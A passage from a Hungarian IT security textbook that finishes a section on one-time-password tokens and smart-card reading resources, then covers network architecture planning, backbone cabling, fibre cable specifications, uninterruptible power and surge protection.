A folyamatos előnye, hogy egyszerű a kivitel, mert még gombra sincs szükség (adott időnként kiírja a kijelzőjére az éppen aktuális jelsorozatot), míg hátránya, hogy pontos időszinkronizálást igényel a szerver oldallal, illetve a folyamatos működés miatt hamarabb merül le. A gombnyomásra működők (interaktivitást igénylők) előnye, és hátránya a folyamatos előny-hátrány fordítottja. Itt is igaz a szabály, hogy az adott feladathoz kell kiválasztani a megoldást.

Léteznek kombinált megoldások is, melyek egy külön intelligens kártyát igényelnek, és az ebben lévő adatokat is felhasználva generálják a különböző hozzáférést biztosító kódokat. Az ilyen kártyaolvasóként is működő megoldások a kártya-hozzáférést biztosító PIN kódot is bekérhetik, és adott számú hibás PIN megadása esetén a szolgáltatás megtagadását is érvényesíthetik.

Ábra 57. One Time Password token, kártyával kombinált csúcsmodell és mobil megvalósítás

A kombinált megoldások esetében fontos, hogy az eljárás elve megmaradjon, tehát az egyszerhasználatos rendszereket lehet mobiltelefonra is alkalmazni, de ebben az esetben is

biztosítani kell az egymás után generált jelszavak egyediségét, előzőből/aktuálisból a következőre való kiszámítás nehézségét, a megfelelő szinkronizációt a kliens és a szerver között.

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

Ingyenes termékeket általában a nagyobb nemzetközi konferenciákat kísérő kiállításokon (CardTech/SecurTech Amerikában, Cartes Párizsban a két legnagyobb) lehet beszerezni, egyébként a gyártó cégek honlapján keresztül vagy ritkább esetben a hazai képviseleteken keresztül lehet megvásárolni. Egy termék bevezetésénél van rá példa, hogy Interneten keresztül is rendelhetők ingyenes mintapéldányok (ilyen volt az RSA SecurID token). Viszonteladóknál előfordulhat, hogy sokkal drágábban és gyakran nem a legújabb technológia szerezhető be.

A területtel ismerkedni akarók számára elérhető angol nyelvű könyvek közül ki kell emelni Scott Guthery és Timothy Jürgensen könyvét (The Smart Card Developers Kit, Macmillan 1998; ld. `http://www.scdk.com`), valamint Wolfgang Rankl munkáit. A német szerző szabadon elérhető szimulátor programokat is készített az intelligens kártyák használatához, és több nyelvre lefordított könyvet is írt Wolfgang Effing szerzőtársával a témában (Smart Card Handbook (3rd edition), John Wiley & Sons 2003; ld. `http://www.wrankl.de`).

Magyar nyelven régebben jelentek meg kisebb kiadványok, illetve a „Jáva Útikalauz Programozóknak” című háromkötetes könyv foglalkozik húszoldalnyi terjedelemben a Jáva Kártyákkal (`http://java.inf.elte.hu`).

Tanulságos és szélesebb körben ismert publikációk az intelligens kártyák és egyszerhasználatos jelszavak biztonságáról:

- One Time Password (egyszerhasználatos jelszó) szabványok (RFC), levelezési listák, egyebek:

  `http://www.ietf.org/html.charters/otp-charter.html`

- Ross Anderson és csapatának cikkei:

  `http://www.cl.cam.ac.uk/users/rja14/`

- Bruce Schneier cikkeinek gyűjtőlapja (ld. még [SMC_threats]):

  `http://www.schneier.com/`

- Serge Humpich (ejtsd: ’szerzs ámpis’) esete a francia chip-es bankkártyákkal:

  `http://www.parodie.com/humpich/`

- A Linux rendszerekre készített megoldások összefoglaló oldala (levelezési lista is!):

  `http://www.linuxnet.com`

- Nevesebb szakmai, tudományos vagy éppen hacker konferenciák az intelligens kártyák biztonságáról:

  tudományos konferencia: `http://www.cardis.org`

  többek között szakmai konferencia: `http://www.eurosmart.com`

  hacker rendezvények: `http://cuba.calyx.nl/~hip/`, `http://www.hal2001.org`, `http://www.hex2005.org`, `http://www.ccc.de`

- Végül, de nem utolsó sorban a lap.hu rendszerben szerkesztett összefoglaló lap:


  `http://chipkartya.lap.hu/`

4.13 Hálózati architektúra megválasztása

Sokszor csak a hardver és szoftver elemeket tekintik a biztonsági megoldások alapelemeinek, pedig az első lépések a majdani informatikai rendszer helyétől és topológiájától is nagymértékben függ, amit rossz megválasztás és kialakítás után szoftver és hardver eszközökkel nehéz, vagy nem lehet kijavítani.

4.13.1 Bevezetés

Egy korszerű informatikai rendszer ma már nem képzelhető el megfelelő hálózati környezet nélkül. A tapasztalatok azt mutatják, hogy néhány gépből álló hálózat esetén (pl. egy iroda esetén), még akkor is, ha az valamilyen formában csatlakozik az Internethez, gyakorlatilag lényegtelen kérdés az architektúra megválasztása. A rendszernek természetesen a korábbi fejezetekben leírtaknak megfelelően védettnek (pl. tűzfal) kell lennie. Ma egyre gyakoribb az, hogy az ilyen kis hálózatok a régebbi, kapcsolt vonalas technológia helyett valamilyen szélessávú vagy DSL technológia segítségével kapcsolódnak az Internet szolgáltatóhoz. Az ilyen kapcsolódási mód esetén a külső behatoló feladata könnyebb (állandó, gyors kapcsolat, gyakran állandó IP címmel).



Ábra 58. Kisméretű, néhány gépből álló irodai hálózat

Nagyobb hálózat esetén azonban (pl. több iroda, épület, épület együttes stb.) a hálózati architektúra megválasztása, a logikai és fizikai hálózati kép nem független a biztonságtól. Hangsúlyozni kell azonban, hogy a megfelelő hálózati kép önmagában nem garancia a biztonságos működéshez, ahhoz a többi fejezetben ismertetett biztonsági elemek és megoldások megfelelő használata is szükséges. Ugyanakkor az is igaz, hogy még a legjobban kialakított védelmi rendszer sem képes megfelelő hálózati kép nélkül hatékonyan működni.

Általában igaz, hogy egy hálózat megtervezésénél a következő lépéseket kell elvégezni, és a következő dokumentációknak kell rendelkezésre állnia. Az egyes lépések inkább egy iterációs ciklus egyes állomásai mintsem egy tervezéskor betartandó lépés sorrend.

1. Logikai hálózati terv
2. Fizikai hálózati terv
3. Kábelezési nyomvonal terv (egyes irodalmak ezt a fizikai hálózati terv részének tekintik)
4. Tesztelési terv

A logikai hálózati tervnek kell tartalmaznia a hálózathoz kapcsolódó szerverek, munkaállomások, szolgáltatások elhelyezkedését és azok kapcsolatát, az egyes alhálózatok határait. A fizikai hálózati terv tartalmazza az alkalmazott hálózati eszközöket (pl. switchek,

routerek, média-konverterek stb.), a kábelezési nyomvonal terv azt tartalmazza, hogy az objektumon belül milyen nyomvonalon halad a kábelezés. A tesztelési terv azokat az ellenőrzési listákat és teszt konfigurációkat tartalmazza, amelyek segítségével az elkészült hálózat még az éles üzem előtt tesztelhető. Az alábbiakban azokat a szempontokat és műszaki megoldásokat ismertetjük, amelyek az egyes tervfejezetek elkészítésekor hasznosak lehetnek és elősegítik a biztonságos működést is. A hálózati architektúra megválasztásánál a biztonsági szempontokat, az üzemelési biztonságot (rendelkezésre állás), valamint az üzemeltethetőséget nem lehet elválasztani egymástól.

Nagyméretű hálózatok esetén (mind kiterjedésében, mind a bekapcsolt gépek számát tekintve) a következő alapvető szempontokat feltétlenül ki kell elégíteni:

- 24 órás felügyelt működés
- a gerinc vonalak védett elhelyezése
- megfelelő villamos energiaellátás, villamos zavarvédelem
- tűzvédelem
- könnyű üzemeltethetőség

A felhívjuk a figyelmet arra, hogy a hálózati architektúráról szóló fejezetekben sok helyen fogunk egymásnak ellentmondó követelményeket, elvárásokat ismertetni. Ezek közül a legmegfelelőbb kiválasztása mindig egy mérlegelési folyamat eredménye kell legyen. Azonos, vagy közel azonos műszaki megoldások közül a megfelelő kiválasztása során a következő szempontokat kell figyelembe venni:

- Az ár a legfontosabb szempont. Lehet olcsón jó, és nagyon drágán rossz rendszert alkotni. Azonban az is igaz, hogy minél bonyolultabb és minél hatékonyabb egy rendszer biztonsági szempontból, annál magasabb lesz a költsége. Az ár itt két részből tevődik össze: az egyik a beruházás költsége, a másik az üzemeltetés költsége.
- A választott megoldás előnyei a többi megoldással szemben.
- A választott megoldás hátrányai a többi megoldással szemben.

A három szempont alapján kell kiválasztani az adott feladat esetén azt, amelyiknél az ár, az előnyök és a hátrányok a biztonsági kockázatokkal a leghatékonyabb rendszert képesek nyújtani. A fentiek alapján egy nehéz de fontos kérdésnek tartjuk a hálózati kép megválasztását, hiszen minden esetben kompromisszumokat kell kötni. Egy kompromisszummentes hálózati kép indokolatlanul megemeli a költségeket (mind a beruházás mind az üzemeltetés költségeit). Célszerű, ha a hálózati kép kiválasztásánál, megtervezésénél nem csak az informatikai szakemberek, hanem gazdasági, építész és biztonsági szakemberek is részt vesznek a csoport munkájában.

A fenti öt alapvető követelmény önmagában nem biztosítja a biztonságos működést. Ehhez még a tűzfalak, IDS-ek, megfelelő védelmi beállítások, és a logikai hálózati kép megfelelő kialakítása is szükséges. A logikai hálózati kép kialakítását külön fejezetben ismertetjük.

4.13.2 24 órás felügyelt működés


Ahhoz, hogy ki tudjuk zárni a hálózati utak és a hálózati eszközök megváltoztatásának lehetőségét (amelyik a legegyszerűbb támadás a hálózati infrastruktúra ellen), az szükséges, hogy a hálózat valamennyi eleme (nem beleértve a felhasználói számítógépeket) állandóan és felügyelten működjön. Ez nem feltétlenül igényli egy 24 órás üzemeltető csoport meglétét, mindössze azt jelenti, hogy olyan eszközöket kell alkalmazni, amelyek valamilyen központosított menedzsment segítségével folyamatosan monitorozhatók, és az eltérések naplózhatók, valamint riasztások generálhatók. Természetesen ehhez biztosítani kell a szünetmentes villamos energiaellátást is.

Ma a központosított felügyeleti rendszerek szinte kizárólag az SNMP-t (Simple Network Management Protocol) használják.

Az SNMP korszerű változata (v3) már biztonsági elemeket is tartalmaz. Figyelni kell arra, hogy a régebbi (v1, v2) változatok esetén mindössze egy ún. 'community string' ismerete elegendő ahhoz, hogy egy adott eszköz állapotáról és belső adatairól információkat szerezzünk. A community string a hálózaton rejtjelezés nélkül egy UDP csomagban kerül továbbításra. Ennek ismeretében a hálózati topológia feltérképezhető. Ez a térkép nemcsak az üzemeltető számára (pl. a topológia változás), hanem a behatoló számára is fontos lehet. Kisebb kockázatot jelent, ha az SNMP-n csak lekérdezéseket hajtunk végre, és nem használjuk működési paraméterek megváltoztatására. Nagy hálózatok esetén azonban ez nem minden esetben elegendő, nagyobb kockázatot jelent a nem központosított menedzsment.

4.13.3 Gerincvonalak védett elhelyezése

Nagyobb hálózatok esetén mindig találunk olyan adatátviteli vonalakat, amelyek a hálózat gerincét (backbone) alkotják. Ezek a vonalak kapcsolják össze az egyes hálózati eszközöket, tehát gyakorlatilag a teljes hálózati forgalom (egész pontosan a forgalom jelentős része) a gerincvonalakon halad át. A gerinchez kapcsolódnak a végponti (vagy access) eszközök, amelyekhez csatlakoznak az egyes számítógépek, szerverek, munkaállomások.



Ábra 59. Egy épület strukturált kábelezésének elemei

Ilyen hálózati kép esetén (mivel a gerincvonalakon gyakorlatilag a teljes forgalom áthalad) azokat a vonalakat, amelyek a gerincet alkotják, megfelelően védeni kell a külső fizikai behatásoktól. Célszerű optikai vonalakat – üvegszál alapú kábelt – használni épületen belül is. Épületen kívül, ha egy telephelyen vagyunk, akkor az épületek között az összes szempontot figyelembe véve, szinte kizárólag csak optikai kábelt érdemes használni. Az optikai kábelezés nagy előnye, hogy komoly technikai felkészültséget igényel annak megváltoztatása, lehallgató berendezés csatlakoztatása, vagy a jel elterelése. Nem elhanyagolható szempont, az sem, hogy optikai kábelek alkalmazása esetén a különféle villamos zavarások kevésbé terjednek. Akár optikai, akár villamos vezető (szakzsargonban „réz") kábelezést használunk, a gerincvonalakat a mechanikai hatásoktól és az illetéktelen hozzáférésektől megfelelő mechanikai eszközökkel védeni kell. Ez azt jelenti, hogy a gerincvonalakat úgy kell elhelyezni, hogy azokhoz nehezen lehessen hozzáférni. Ugyanakkor az üzemeltetés során gyakran kell az üzemeltetőnek a gerincvonalakhoz hozzáférni, azokon bővítési átalakítási munkákat végezni, de az esetek nagy többségében a gerinc-kábelezésen ritkábban kell átalakításokat végezni, mint a végponti kábelezésen.

Külföldi példákból tudjuk, hogy egy épület esetén az üzemeltetési költségek döntő hányadát a folyamatos átalakítások teszik ki. Ritka az olyan épület, amelyik megépítésétől a lebontásig nem kerül átalakításra. Az átalakítások leggyakoribb oka a szervezeti felépítés megváltozásából adódó költözés. Egy egyetem esetén az egyik tanszék megszűnik, egy másik kettéválik, egy új tudományos eredmény miatt új laboratóriumot kell létrehozni stb. Ugyanez igaz lehet „profitorientált" szervezet esetében is, új főosztály jöhet létre, a megnövekedő feladatok miatt az egyik osztály létszáma megnövekedhet, és ezért egy másik osztállyal helyet kell cserélnie stb. Az épületekre vonatkozó – elsősorban amerikai irodalmak (ott kezdtek el először foglalkozni ezzel) – egy épület életciklusában 3 és 8 hónap közé teszik az átlagos költözési gyakoriságot. Így szélsőséges esetben 3-8 hónaponként kell az üzemeltetőnek a gerincvonalakon munkát végeznie úgy, hogy a költözésben nem érintett szervezeti egységek számára folyamatosan biztosítani kell a szolgáltatatást. Egy nehezen megközelíthető, nem hozzáférhető nyomvonalvezetés esetén az ilyen átalakítás miatti állásidő, vagyis a költözés költsége növekszik.

Hagyományos épületek esetén megoldást jelenthet a szervezeti egységektől független hálózati kép kialakítása, azonban korszerű épületek esetén (ahol könnyűszerkezetes válaszfalakat, pl. gipszkartont használnak) egy fal lebontása és áthelyezése kis költséggel, rövid idő alatt (néhány nap) megoldható. Ilyenkor csupán az irodák méretéből kiindulóan nem lehet hálózati képet tervezni. Érdemes legalább a gerinc-nyomvonalakat úgy megválasztani, hogy azok olyan helyeken haladjanak, ahol költözésre várhatóan nem kerül sor. A legnehezebb és legköltségesebb feladat egy gerincvonal áthelyezése. Megoldást jelent a kommunikációs gerincvonalak ugyanolyan szemléletű kezelése, mint ahogy a közmű (víz, csatorna, elektromos) gerinceket kezelik. Ezeket úgy tervezik, hogy a vizesblokkok, elektromos elosztóhelyiségek egymás alatt/felett helyezkedjenek el, és ezeket a későbbiek folyamán „tabunak" tekintik, azaz nem lehet azokat áthelyezni (bár lehetséges, hogy pl. mosdó vagy mosókonyha funkciót vált, és tárgyalót alakítanak ki a helyén, de ez ritkább, mint az irodák átalakítása). Ugyanilyen rendszer szerint célszerű a gerinchálózatot kialakítani. Ezzel a rugalmasság csökken ugyan, de magukon a gerinchálózati kábeleken ritkábban kell munkát végezni.

A hagyományos közművektől eltérően a kommunikációs gerincet alkotó kábeleket gyakrabban kell cserélni, mint például egy vízvezeték csövet. 10-15 évvel ezelőtt még készültek koaxiális kábelből épületi gerincvezetékek (az optikai kábeles megoldás több nagyságrenddel drágább volt), később UTP kábeleket használtak erre a célra, majd optikai kábeleket. A fejlődés oda vezetett, hogy mára teljesen eltűntek a koaxiális hálózati eszközök, így a gerinckábeleket is cserélni kellett. A technológia további fejlődésével és az optikai technológia jelentős árcsökkenésével felmerül az igény, hogy a régi réz gerincvezetékeket is cserélni célszerű (lásd: http://www.eweek.com/article2/0,1759,1552699,00.asp). Ha az alfejezet elején

ismertetett módon teljesen védetten vezetjük a nyomvonalat, nehéz a gerinc cseréje. A nyomvonal és annak védelmének tervezésénél ezt a szempontot az elmúlt évek tapasztalata alapján célszerű figyelembe venni.

Összefoglalva: célszerű úgy kialakítani a gerinchálózatot, hogy annak egyes elemei az emeleteken egymás alatt legyenek, és érdemes optikai kábelből felépíteni a gerinckábelezést. Emellett célszerű a jelenlegi igénynek legalább a duplájára tervezni a szálkapacitást. Javasoljuk, hogy a gerinckábelezés keverten tartalmazzon multi- és monomodusú üvegszálakat, még akkor is, ha jelenleg csak a multimodusú szálakat használjuk. Az épületek közötti gerinckábel tervezésénél, ha az épületek közel vannak egymáshoz (nyomvonalhossz rövidebb, mint 500 m), akkor kevert szálú kábelezést érdemes alkalmazni. Ha a távolság ennél nagyobb, akkor ma már nem célszerű multimodusú szálakat fektetni, csak monomodusúakat. A kevert szálú gerinc kialakítható két kábelből, vagy különleges kevert szálú kábelből is.

4.13.4 Az optikai hálózat tervezésének legfontosabb szempontjai

A nyomvonal-kiválasztás szempontjait az előzőekben ismertettük. Röviden: a nyomvonal legyen rövid, védett, áttekinthető. Az optikai kábelek előnyei közé sorolható, hogy a kábel típusától függően korlátozás nélkül telepíthető erősáramú berendezések és kábelek közelébe anélkül, hogy azok érintésvédelmi vagy zavarási problémákat okoznának. A kábel típusa csak azt szabja meg, hogy milyen feszültségszintű erősáramú berendezés közelébe telepíthető. A kereskedelemben kapható optikai kábelek alapvetően a következő rendeltetésűek:

- Kültéri
- Kültéri / beltéri
- Beltéri
- Patch kábel

A kültéri kábelek általában alépítménybe fektethető, rágcsálóálló kábelek, de égési jellemzőik miatt beltéren nem vezethetők. A legtöbb ilyen kábel esetén a beltéri kábelszakasz hosszát a gyártó maximum 30 méterben szokta meghatározni. Csak így biztosítható, hogy egy esetleges kábeltűz esetén ne keletkezzen nagy mennyiségben mérgező gáz. A kültéri kábelek különleges fajtája a légkábel, amely általában közös köpenyben van egy acélsodronnyal. Ilyen kábelt a magasabb költségek és a nehezebb felhasználás miatt csak az átfeszítésekhez célszerű használni. Az alépítményes szakaszokon (ha túlnyomó részben alépítményben halad a nyomvonal) kültéri kábelt célszerű használni, és az oszlopon elhelyezni a kötő szerelvényt.

A vegyes használatú (kültéri/beltéri) kábelek égési jellemzőik miatt beltéren is használhatók. Sok ilyen kábeltípus esetén acélszalaggal vagy acélhuzallal biztosítják a rágcsálóvédelmet. Ilyen kábeltípusok használatánál a kábel villamos vezető tulajdonságát figyelembe kell venni (újabban ritkán gyártanak acélszalagos kábeleket). A vegyes használatú kábelek esetén is célszerű az épületen belüli szakaszokon beltéri kábelt használni a kisebb méterenkénti súly és a könnyebb kezelhetőség miatt. Lényeges árkülönbség a beltéri és a kültéri/beltéri kábelek között nincs. Vásárolhatunk önkioltó, illetve alacsony füstű kábeleket is, amelyek ugyan drágábbak, de hosszú beltéri vezetés esetén használatuk célszerű.

A beltéri kábelek mechanikai szilárdsága és rágcsálóállósága kisebb, ezért külterületen, alépítményben vagy átfeszítéseknél használatuk nem javasolt. Előnyük a kisebb méterenkénti tömeg és a könnyebb kezelhetőség.

A patch kábeleket rendezőkön belül, vagy eszközök összekötésére használhatjuk. Általában egy vagy két optikai szálat tartalmaznak. Mechanikai védelmük gyakorlatilag nincs, nagyobb távolságra vezetésüket lehetőség szerint kerülni kell, ha mégis szükséges, akkor feltétlenül védőcsőbe kell őket húzni.

Magyarországon is hozzáférhető, de a viszonylag magas költségek miatt még nem túl elterjedt az ún. blolite technológia. Ez a szerelés-technológia lehetővé teszi a "fiber to desk" rendszerek kiépítését egyszerűen, rugalmasan. A fiber to desk rendszer azt jelenti, hogy az asztali számítógépekhez nem réz, hanem optikai kábelek telepíthetők, annak összes előnyével és hátrányával. A blolite technológia gerinckábelezés esetén is használható, nem csak access hálózatnál. A technológia lényege, hogy a kábelezés telepítésénél nem magát a kábelt telepítik, hanem csak egy műanyag csövet, és ebbe a csőbe egy célberendezés segítségével sűrített levegővel „befújják" az elemi szálakat. A technológia előnye, hogy nem hozzáférhető nyomvonalon előre telepíthetőek a csövek, és a felhasználás igénye szerint multi- és monomodusú szálak egyaránt telepíthetők, illetve a csövek kapacitásának függvényében a nyomvonalhoz történő hozzáférés nélkül a szálkonfiguráció változtatható. Az építkezéskor csak a szükséges mennyiségű csövet kell megfelelő gondossággal telepíteni.

Az optikai nyomvonal tervezésénél és kiválasztásánál a gyártói adatlapon megadott következő értékek figyelembe vétele szükséges:

- **Behúzáskori minimális hajlítási sugár:** a kábel telepítésekor betartandó azon legkisebb hajlítási sugár, amelyen keresztülhúzva a kábel nem sérül.

- **Minimális hajlítási sugár:** a kábel végleges helyzetében (a telepítés befejezése után) azon legkisebb hajlítási sugár, amelynél kisebbre a kábel nem kényszeríthető. Ez az érték kültéri kábelek esetén a legnagyobb, patch kábelek esetén a legkisebb. Gyakorlati tapasztalat szerint a legtöbb kábel esetén ez az érték a mechanikai védőburkolat átmérőjének 10-14-szerese szokott lenni. (Ha egy kábel külső átmérője 8 mm, akkor a minimális hajlítási sugár 80 – 96 mm között várható). A kábeltípus kiválasztása előtt az előzetes tervezéshez használható a fenti adat.

- **Maximális telepítéskori húzóerő:** az az erő, aminél nagyobb erővel a kábel telepítésekor nem feszíthető meg.

- **Maximális húzóerő:** a telepítés befejezése után, üzemi körülmények között a maximális húzóerő, ami a kábelt érheti. Ennek különösen függőleges szakaszok esetén van jelentőssége, hiszen a kábelt a felfüggesztési pontok között saját súlya terheli.

- **Minimális telepítési környezeti hőmérséklet:** az a legkisebb környezeti hőmérséklet, amelynél hidegebb hőmérséklet esetén a kábel nem telepíthető. Az alkalmazott műanyagok a hőmérséklet csökkenésével hajlékonyságukból, rugalmasságukból vesztenek, a kábelköpeny merevebbé válik. Kültéri kábeleknél ez általában alacsonyabb, mint a beltérieknél. A szokásos érték (hacsak nem különleges kábelről van szó) 10-12 C, beltéri kábeleknél 12-15 C közötti érték. Vannak alacsony telepítési hőmérsékletű különleges kábelek, de ezek ára többszöröse a hagyományos kábelekének. Magyarországon nem célszerű ilyent választani, inkább a munkák ütemezésével kell a problémát kezelni (költségkímélés).

- **Minimális környezeti hőmérséklet:** (nem minden gyártó adja meg), az a minimális környezeti hőmérséklet, ahol a kábel még károsodás nélkül használható. Kültéri és kül/beltéri kábelek esetén ez az érték alacsonyabb, mint a beltéri és patch kábelek esetén. A kültéri vezetésnél célszerű alépítmény esetén a fagyhatár alá telepíteni a

kábeleket, míg légvezetékeknél az adott klimatikus körülményeknek megfelelő kábelt kell választani. Külterületi szerelésnél fontos, hogy a szerelvények is a környezeti hőmérsékletnek megfelelőek legyenek, és fagynak kitett helyeken vigyázni kell arra, hogy víz ne érhesse a kábelt.

4.13.5 Energiaellátás

Korábban már említettük, hogy a hálózat elemeinek folyamatosan, 24 órában kell működniük. Ehhez szünetmentes energiaellátás szükséges. Ugyancsak mérlegelés kérdése, hogy egyetlen központi szünetmentes energiaellátó rendszert építsünk ki, vagy minden rendszernek saját egyedi szünetmentes áramforrása legyen. Figyelembe kell venni az épület egyéb szünetmentes villamos energia igényét is. Kis számú, alacsony fogyasztású berendezés esetén olcsóbb az egyedi megoldás, nagyszámú fogyasztó, nagy szünetmentes energiaigény esetén azonban célszerűbb egy központi szünetmentes ellátó rendszer telepítése. A központi szünetmentes ellátó rendszer beruházási költsége nagyobb, de a fajlagos (egy VA-re jutó) költsége általában alacsonyabb, mint az egyedi berendezéseké, a hosszú idejű üzemelési költségek (ide számítva a jobb hatásfokból eredő kisebb sajátfogyasztást is) fajlagosan szintén alacsonyabbak.

Sokan felvetik, hogy ha központi szünetmentes ellátó rendszert telepítenek, akkor annak hibája esetén az egész rendszer működésképtelen lesz. Általában a nagy szünetmentes ellátórendszerek önmagukban redundanciával is kiépíthetők (ez persze megnöveli a költségeket), illetve a felépítésük olyan, hogy automatikusan és/vagy kézzel ún. bypass üzemmódba kapcsolhatók, vagyis a berendezés „kikerülhető”, azaz meghibásodás vagy karbantartás esetén a normál hálózatról üzemelnek a készülékek. A nagy berendezések további előnye, hogy a külső villamos zavarásra kevésbé érzékenyek, jobban ellenállnak a külső túlfeszültségek, tranziensek stb. hatásainak.

A központi szünetmentes ellátó rendszer a klasszikus UPS berendezés mellett könnyen kiegészíthető valamilyen robbanómotoros generátorral. Így kiegészítve a hagyományos, akkumulátoros berendezés áthidalási ideje csökkenthető, ami az akkumulátor telep költségét csökkenti. Ebben az esetben az egész épületben – három, egymástól szinte független – villamos hálózatot kell kiépíteni:

- normál hálózat
- generátoros hálózat
- szünetmentes hálózat

A normál hálózatra kell kapcsolni minden olyan fogyasztót, amelyik nem érzékeny az áramkimaradásokra (a rövid idejűekre sem, és az esetlegesen bekövetkező hosszabb, néhány órás kimaradásokra sem). Tipikusan ilyen a világítás, vízmelegítők, hűtőszekrények, szellőztetés és HVAC (Heating Ventilation Air Conditioning – fűtés, szellőztetés, légkondicionálás) elemei.

A generátoros hálózatra kell kapcsolni azokat a fogyasztókat, amelyek működése fontos, hosszabb áramkimaradás esetén valamilyen funkció sérül. Tipikusan ilyen a technológiákat hűtő rendszerek (pl. számítóközpont hűtőgépei), az érzékeny laboratóriumok hűtőrendszerei, az olyan technológiai szellőztető rendszerek, ahol mérgező anyagok szabadulhatnak fel, a precíziós technológiák HVAC rendszerei, a nem kritikus üzemű számítógépek monitorjai, nyomtatói, saját szünetmentes energiaellátással rendelkező alrendszerek (telefonközpont, tűzjelző berendezés, a (nem informatikai értelemben vett) betörésjelzők) stb.

A szünetmentes hálózatra kell kapcsolni minden olyan fogyasztót, amely nem képes még rövid idejű áramkimaradásokat sem elviselni. Tipikusan ilyen az összes hálózati eszköz (a folyamatos üzemelés követelménye miatt), a technológiai felügyeleti rendszer összes eleme (ide értve az épület-automatikákat, villamos felügyeleti-rendszereket), a biztonsági világítás elemei, az irányfények (e két utóbbi általában saját szünetmentes rendszerrel szokott rendelkezni), a számítógépek (célszerű a kevésbé fontosnak tűnő munkaállomásokat is szünetmentes energia ellátó rendszerre kapcsolni), a technológiai, biztonsági, informatikai felügyeleti rendszerek monitorjai, nyomtatói és a kiürítési biztonsági hangrendszer összes eleme.

4.13.6 Érintésvédelem

A vonatkozó magyar szabványok kötelező jelleggel előírják, hogy minden villamos berendezés megfelelő érintésvédelemmel legyen ellátva. Ez azt jelenti, hogy bármilyen rendeltetésszerű üzemállapot és bekövetkező üzemzavar esetén meg kell akadályozni azt, hogy a kezelőszemélyzet áramütést kapjon. Ez nem azt jelenti, hogy az üzemszerűen feszültség alatt álló fém részeken nem lehet nagy feszültség, hanem azt, hogy az üzemszerűen feszültség alatt nem álló részek érintése nem okoz áramütést. Az üzemszerűen feszültség alatt álló fémrészeknél az érintés elleni védelmet kell biztosítani, azaz meg kell akadályozni, hogy azt véletlenül, figyelmetlenségből valaki megérinthesse. A két technika (az érintésvédelem és az érintés elleni védelem) kötelező. A villamos berendezéseket rendszeresen minősíteni kell érintésvédelmi megfelelőség szempontjából. Az érintésvédelem és az érintés elleni védelem nem foglalkozik a nem üzemszerű állapotokkal (pl. meghibásodást követő javítások közbeni állapotokkal). A vonatkozó előírások szerint villamos berendezésen bármilyen munkát (feszültség alatti és feszültségmentes állapotban is) csak megfelelő műszaki tervek alapján, megfelelő végzettséggel rendelkező szakember végezhet. Az OTSZ a kötelező érintésvédelmi felülvizsgálaton kívül a villamos rendszerek felülvizsgálatát 9 éves gyakorisággal tűzvédelmi szempontból is előírja.

4.13.7 Tranziens, túlfeszültség- és villamos zavarás elleni védelem

Ellentétben az érintésvédelemmel, ezek nem kötelezők. Kivétel ez alól az épületek villámvédelme. A villamos zavarások vezetett és sugárzott zavarások lehetnek. A vezetett zavarások a különböző villamosan vezető kábeleken keresztül hatnak az egyes eszközökre, a sugárzott zavarások az elektromágneses indukció törvénye szerint a vezetékekben és az eszközökben kialakuló zárt hurkokon keresztül képesek hatni.

A vezetett villamos zavarások közül a legfontosabbak a villamos túlfeszültségek. Ezek általában rövid idejű, nagy feszültség-meredekségű zavarimpulzusok. Az esetek nagy részében a zavar közeli villámcsapások hatására közvetlenül, vagy sugárzás útján kerül a villamosenergia ellátó hálózatra. Egy villámcsapáskor becsatolódó energia nagyon nagy is lehet, komoly károkat okozhat. Ma már rendelkezünk megfelelő túlfeszültség levezetési technológiákkal, tervezési és kivitelezési módszertannal. A hatékony túlfeszültség védelemnek az egész épületre, épületegyüttesre ki kell terjednie, mert csak az informatikai rendszerek, számítóközpontok védelme megfelelő hatásfokkal nem oldható meg.

A ma elterjedt védelmi rendszerek a várható energiaszinteknek megfelelően több lépcsőben valósítják meg a túlfeszültség levezetését. Az épületi villamos főelosztóban (ahol legnagyobbak a hasznos energiaszintek, és a legnagyobb a becsatolt túlfeszültség energiája) helyezik el az ún. durva védelmi fokozatokat, az egyes emeletek, számítóközpontok alelosztóiban az ún. középfokozatokat, és az eszközök közvetlen közelében az ún. finom fokozatokat. A védelmi berendezéseket rendszeresen át kell vizsgálni. Léteznek olyan túlfeszültség-védelmi rendszerek,

